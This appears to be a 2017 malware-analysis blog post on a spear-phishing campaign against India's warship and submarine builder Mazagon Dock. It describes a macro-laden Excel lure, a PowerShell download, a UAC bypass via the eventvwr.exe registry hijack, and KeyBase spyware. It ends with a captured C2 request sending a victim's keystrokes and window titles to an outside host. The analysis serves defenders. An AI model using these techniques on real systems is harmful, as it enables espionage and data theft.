Cyber Attack Targeting Indian Navy's Submarine and Warship Manufacturer

cysinfo.com/cyber-attack-targeting-indian-navys-submarine-warship-manufacturer/

2/10/2017


In my previous blog posts I described attack campaigns targeting Indian government organizations, and Indian Embassies and Ministry of External affairs. In this blog post I describe a new attack campaign where cyber espionage group targeted the users of ***Mazagon Dock Shipbuilders Limited (also called as ship builder to the nation)***. Mazagon Dock Shipbuilders Limited (MDL) is a Public Sector Undertaking of Government of India (Ministry of Defence) and it specializes in manufacturing warships and submarines for the Indian Navy.

In order to infect the users associated with Mazagon Dock Shipbuilders Limited (MDL), the attackers distributed spear-phishing emails containing malicious excel file which when opened drops a malware capable of spying on infected systems. The email purported to have been sent from legitimate email ids. The attackers spoofed the email id associated with a Spain based equipment manufacturing company Hidrofersa which specializes in designing, manufacturing naval, industrial and mining machinery.

Overview of the Malicious Emails

On 26th January, 2017 Indian Navy displayed its state-of-the-art stealth guided missile destroyer INS Chennai and the indigenously-made Kalvari class Scorpene submarines at the Republic Day parade showcasing India's military strength and achievements. INS Chennai and Kalvari class submarines were manufactured by Mazagon Dock Shipbuilders Limited (MDL).


On 25th January (day before the Republic day) attackers spoofed an email id associated with Hidrofersa a Spain based company which specializes in designing, manufacturing naval, industrial and mining machinery and the email was sent to the users of Mazagon Dock Shipbuilders Limited (MDL). The email attachment contained two malicious excel files (both excel files turned out to be same but used different names). The email was made to look like it was sent by a General service manager of Hidrofersa enquiring about the product delivery schedule.




Below screen shot shows the recipients associated with Mazagon Dock Shipbuilders Limited (MDL), this information

was determined from the Email header.

Mazagon Dock Shipbuilders Limited (MDL) is listed as one of clients of Hidrofersa (mentioned in Hidrofersa website) and as per their website Hidrofersa has shipped equipments to Mazagon Dock Shipbuilders Limited (MDL) in the past as shown in the below screen shots. This is probably the reason attackers spoofed the email id of Hidrofersa as it is less likely to trigger any suspicion and there is high chance of recipients opening the attachment as it is coming from a trusted equipment manufacturer (Hidrofersa) . It looks like attackers carefully researched (or they already knew about) the trust relationship between these two companies.






From the email it looks like the goal of the attackers was to infect, take control of the systems of users associated with Mazagon Dock Shipbuilders Limited (MDL) and to steal sensitive information (like Product design documents, blueprints, manufacturing processes etc) related to warships and submarines.


Analysis of Malicious Excel File

When the recipient of the email opens the attached excel file it prompts the user to enable macro content and the excel also contains instruction on how to enable the macros.




Once the the macro content is enabled, it calls an auto execute function *Workbook_Open()* which in turn downloads the malware sample and executes on the system. The malicious macro code was reverse engineered to understand its capabilities. The macro code was heavily obfuscated (used obscure variable/function names to make analysis harder) as shown below.


The macro also contained lot of junk code, unnecessary comments and variable assignments as shown below. The attackers used this technique to delay, divert and confuse the manual analysis.



The macro then decodes a string which runs PowerShell script to download malware from a popular university site located in Indonesia as shown below. The attackers probably compromised the university website to host the malware. The technique of hosting malicious code in a university site (legitimate site) has advantages and it is unlikely to trigger any suspicion in security monitoring and also can bypass reputation based devices.




The PowerShell script (shown below) drops the downloaded executable in the *%TEMP%* directory as "*doc6.exe*". It then adds a registry entry for the dropped executable and invokes *eventvwr.exe*, this is an interesting registry hijack technique which allows the *doc6.exe* to be executed by *eventvwr.exe* with high integrity level and also this technique silently bypasses the UAC (user account control). This technique of UAC bypass is mentioned in the blog "Fileless" UAC Bypass Using eventvwr.exe and Registry Hijacking



Normally when *eventvwr.exe* process (which is running as high integrity process) is invoked, it starts *mmc.exe* which opens eventvwr.msc causing the Event Viewer to be displayed. To start *mmc.exe, eventvwr.exe* searches this registry key *"HKCU\Software\Classes\mscfile\shell\open\command"* looking for *mmc.exe* before looking at *HKCR\mscfile\shell\open\command.*


In this case since this registry " *HKCU\Software\Classes\mscfile\shell\open\command"* was hijacked to contain the entry for *"doc6.exe" ,* this will cause the *eventvwr.exe* process to invoke *doc6.exe* with high integrity level.

Below screen shot shows *doc6.exe* running from the %TEMP% directory



The dropped file *(doc6.exe)* was determined as KeyBase malware. This malware can steal and send sensitive information to the attackers like keystrokes, opened applications, web browsing history, usernames/passwords, upload Desktop screen shots etc. The feature of uploading the Desktop screen shot is notable because if the infected user opens a design or design document related to submarines or warships the screen shot of that can be sent to the attacker.


The attackers also hosted multiple samples of KeyBase malware in the compromised university website. Below screen shot shows hashes of 25 samples hosted on the university site.




Analysis of the Dropped Executable (doc6.exe)

The dropped file was analyzed in an isolated environment (without actually allowing it to connect to the c2 server). This section contains the behavioral analysis of the dropped executable


Once the dropped file *(doc6.exe)* is executed the malware copies itself into *%AllUsersProfile%* directory as *"Important.exe"*, In addition to that it also drops two files *"Mails.txt"* and *"Browsers.txt"* into the same directory as shown below.



The malware then creates a registry value for the the dropped file *(Important.exe)*, this ensures that malware is executed every time the system restarts.




The malware after execution keeps track of the user activity (like applications opened, files opened etc) but does not immediately generate any network traffic, this is to make sure that no network activity is generated during automated/sandbox analysis. After sleeping for a long time malware makes an http connection to the C2 server (command & control server) and sends the tracked user activity to the attacker. The below screen shot shows the communication to the C2 server on port 80.



C2 Communication Pattern

Once malware makes an http connection after sleeping for a long time, it sends the system information and the tracked activity to the C2 server as http parameters. Below screen shot shows the network communication pattern where the hostname and the machine time is sent to C2 server.

Below screen shot shows a network communication pattern where the opened window title was sent to the C2 server, this pattern below indicates that *"test.txt"* file was opened with *notepad* on the infected system.



Below screen shot shows a network communication pattern indicating a document named *"secret.docx"* was opened with *Microsoft Word*.

```
GET /userfiles/media/pixum/okilo/post.php?type=keystrokes&machinename=WIN-
T9UN4HIIHEC&windowtitle=secret.docx%20-%20Microsoft
%20Word&keystrokestyped=&machinetime=5:40%20PM HTTP/1.1
Host: tripleshop.id
```

